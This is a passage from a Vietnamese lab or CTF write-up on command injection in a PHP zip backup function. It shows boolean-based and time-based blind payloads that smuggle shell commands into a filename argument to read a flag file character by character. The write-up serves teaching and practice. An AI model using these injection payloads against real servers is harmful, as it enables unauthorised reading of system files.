- Nếu biến `$result` chứa giá trị và không chứa chuỗi **"zip error"** sẽ in ra **"Backup thành công"**. Ngược lại, sẽ in ra **"Backup không thành công"**.
- Ta sẽ dùng thêm hàm `var_dump()` để in ra thông tin của biến `$result` để dễ dàng debug

```
6           case "backup":
7               $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
8               var_dump($result);
9               if ($result !== null && strpos($result, "zip error") === false)
10                  die("Backup thành công");
11              else
12                  die("Backup không thành công");
13              break;
```

- Giá trị của biến `$result` trong trường hợp thành công

- Giá trị của biến `$result` trong trường hợp không thành công




⇨ Anh dev mong muốn nếu câu zip hoạt động bình thường thì in ra **"Backup thành công"** và ngược lại

- Tuy nhiên, vẫn như những level trước, câu lệnh ở dòng số 7 bị dính lỗi CMDi. Vậy chuyện gì sẽ xảy ra nếu ta có thể kiểm soát được chuỗi **"zip error"** trong biến `$result` ?


Kiểm chứng giả thuyết 1:


- Tiến hành nhập command: `aaa index.php #`



⇨ Câu zip hoạt động bình thường nên server in ra **"Backup thành công"**

- Lần này, nhập command: `bbb index.php; echo "zip error" #`
- Command mà server chạy:
  `timeout 3 zip /tmp/bbb index.php; echo "zip error" # -r /var/www/html/index.php 2>&1`





- ⇨ Câu zip hoạt động bình thường nhưng server vẫn in ra **"Backup không thành công"**
- ⇨ Ta có thể kiểm soát chuỗi **"zip error"** sẽ dẫn đến kiểm soát được hành vi in ra **"Backup thành công"** và **"Backup không thành công"** của server.

Đặt giả thuyết 2:

- Liệu chúng ta có thể lợi dụng việc kiểm soát hành vi của server để làm gì khác không ?
  --> Có. Ta có thể inject một đoạn command mà kết quả trả về của đoạn command đó chỉ có 2 trường hợp và kiểm tra thông tin mà server in ra là **"Backup thành công"** hay **"Backup không thành công"** để xem kết quả đó thuộc trường hợp nào. Cụ thể, trong challenge này, ta sẽ dùng để để đoán một ký tự tại vị trí nào đó trong nội dung của file flag.

Kiểm chứng giả thuyết 2:

- Trước tiên ta cần biết cách lấy được một ký tự trong nội dung của 1 file.
- Có nhiều cách để làm điều này, mình sẽ chọn sử dụng command **cut**. Mọi người có thể search google để tìm hiểu thêm các cách khác. (chẳng hạn *"how to get a character from a file in linux"*)

The cut command in UNIX is a command for cutting out the sections from each line of files and writing the result to standard output. It can be used to cut parts of a line by **byte position, character and field**. Basically the cut command slices a line and extracts the text. It is necessary to specify option with command otherwise it gives error. If more than one file name is provided then data from each file is **not precedes** by its file name.

Syntax:

```
cut OPTION... [FILE]...
```

⇨ Command **cut** giúp ta lấy một phần ký tự mỗi dòng trong nội dung của một file. Mà file flag chỉ có một dòng duy nhất nên nó sẽ giúp ta lấy một phần ký tự trong flag.

- Đọc kĩ, ta sẽ thấy option `-c`:

```
-c, --characters=LIST
       select only these characters
```

⇨ Option này sẽ giúp ta lấy đúng một phần ký tự ta cần

- Tiến hành thử nghiệm command này ở terminal: `echo "abcdedf" | cut -c 1`

```
root@1ebd3109f891:/tmp# echo "abcdedf" | cut -c 1
a
root@1ebd3109f891:/tmp#
```

⇨ Vậy ký tự thứ 2 thì sao? Ta thử: `echo "abcdedf" | cut -c 2`

```
root@1ebd3109f891:/tmp# echo "abcdedf" | cut -c 2
b
root@1ebd3109f891:/tmp#
```

⇨ Thành công lấy được bất kỳ ký tự nào

- Giả sử ta cần kiểm tra ký tự đầu tiên trong nội dung flag có phải ký tự **a** hay không thì ta sẽ inject một command có 2 trường hợp như sau:

  + Nếu ký tự đầu tiên trong nội dung flag là **a** thì sẽ in ra **"zip error"** , dẫn đến làm cho server in ra **"Backup không thành công"**

+ Nếu không phải là **a** thì làm cho server in ra **"Backup thành công"**

- Để làm được việc này thì ta có thể sử dụng **if statement**.
- Thử nghiệm trong terminal:

```
if [ "test"="test" ]; then echo "zip error"; fi
```

```
root@1ebd3109f891:/tmp# if [ "test"="test" ]; then echo "zip error"; fi
zip error
root@1ebd3109f891:/tmp#
```

⇨ Thành công sử dụng **if statement**

Lưu ý: hàm `shell_exec()` trong PHP sử dụng **dash shell** (không phải **bash shell**) nên một số câu lệnh khi thí nghiệm trong terminal của container sử dụng **bash shell** có thể bị lỗi. Mọi người có thể thêm phần kích hoạt **bash shell** vào command hoặc sử dụng những cấu trúc command không bị lỗi với **dash shell**.

Tiến hành khai thác:

- Lần này, nhập vào command:

```
q /etc/passwd;if [ "$(cat /* | cut -c 1)" = "C" ]; then echo "zip error"; fi #
```


⇨ Cách khai thác này được gọi là **Boolean Based**

7. Level 7

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

Chức năng của ứng dụng:

- Cách hoạt động của level 7 cũng giống như level 6



- Tuy nhiên, ở đoạn code xử lý chính lần này, anh dev chỉ in ra mỗi dòng **"Đã chạy câu lệnh backup"**

```
6           case "backup":
7               # Backup to /tmp/ folder and prevent writable to document root
8               $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
9               die("Đã chạy câu lệnh backup");
10              break;
```


⇨ Không thể sử dụng cách khai thác **Boolean Based** nữa.

Đặt giả thuyết:

- Liệu còn cách nào khác mà ta có thể lợi dụng?
- Sẽ ra sao nếu thay vì in ra **"zip error"** để kiểm tra kết quả **if else** như level 6, chúng ta bắt server **"ngủ"** một khoảng thời gian để kiểm tra?

Kiểm chứng giả thuyết:


- Để làm được điều này, ta phải biết câu lệnh để khiến server "ngủ" trong 1 khoảng thời gian, search google:



⇨ Câu lệnh **sleep** sẽ giúp ta làm điều này

- Thử trên bài lab:

```
/etc/passwd;if [ "$(echo "abc" | cut -c 1)" = "a" ]; then sleep 5; fi #
```



⇨ Nhận thấy quá trình process của server là 5s

⇨ Xác định có thể dùng lệnh **sleep** để khiến server "ngủ" trong 1 khoảng thời gian.

Tiến hành khai thác:

- Nhập vào câu command:

```
q /etc/passwd;if [ "$(cat /* | cut -c 1)" = "C" ]; then sleep 5; fi #
```

⇨ Cách khai thác này được gọi là **Time Based**